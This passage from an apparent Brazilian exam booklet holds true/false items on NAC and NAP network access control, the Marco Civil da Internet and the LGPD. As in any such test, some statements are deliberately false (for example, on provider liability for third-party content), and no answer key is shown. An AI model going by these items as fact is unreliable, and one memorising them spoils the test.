- 112 As soluções NAC oferecem visibilidade à rede e gerenciamento de acesso por meio da aplicação de políticas em dispositivos e usuários de redes corporativas; essas soluções ajudam as organizações a controlar o acesso às suas redes, por meio de recursos tais como a política de gerenciamento do ciclo de vida, a criação de perfil e visibilidade e o acesso à rede de convidados.
- 113 O NAP é um conjunto de componentes do sistema operacional que fornece uma plataforma para acesso protegido a redes públicas.
- 114 O NAP auxilia no fornecimento de uma solução para cenários comuns, como a verificação de integridade e o *status* de *laptops* em *roaming* bem como a verificação da conformidade e a integridade de computadores em escritórios remotos.

Julgue os itens a seguir, a respeito da Lei n.º 12.965/2014 (Marco Civil da Internet).

- 115 A garantia da liberdade de expressão, comunicação e manifestação de pensamento, nos termos da Constituição Federal, assim como a proteção dos dados pessoais, na forma da lei, são princípios que estão contidos na disciplina do uso da Internet no Brasil.
- 116 Os provedores de conexão à Internet serão responsabilizados civilmente por danos decorrentes de qualquer conteúdo, mesmo que gerado por terceiros.
- 117 Aos administradores de provedores de conexão à Internet cabe a responsabilidade de manter os registros de conexão, em meio de armazenamento, pelo prazo de cinco anos, podendo esses registros ser mantidos em ambiente próprio ou terceirizado.



Acerca da Lei Geral de Proteção de Dados Pessoais (LGPD) e suas alterações, julgue os itens que se seguem.

- 118** Entre os fundamentos que disciplinam a proteção de dados pessoais no Brasil, estão o respeito à privacidade, a autodeterminação informativa e a liberdade de expressão, de informação, de comunicação e de opinião.
- 119** A referida lei não se aplica ao tratamento de dados pessoais realizado por pessoa natural para fins econômicos.
- 120** Os dados pessoais serão eliminados após o término de seu tratamento, sendo autorizada a sua conservação para a finalidade de estudo por órgão de pesquisa, sendo garantida, sempre que possível, a anonimização desses dados.

---

**Espaço livre**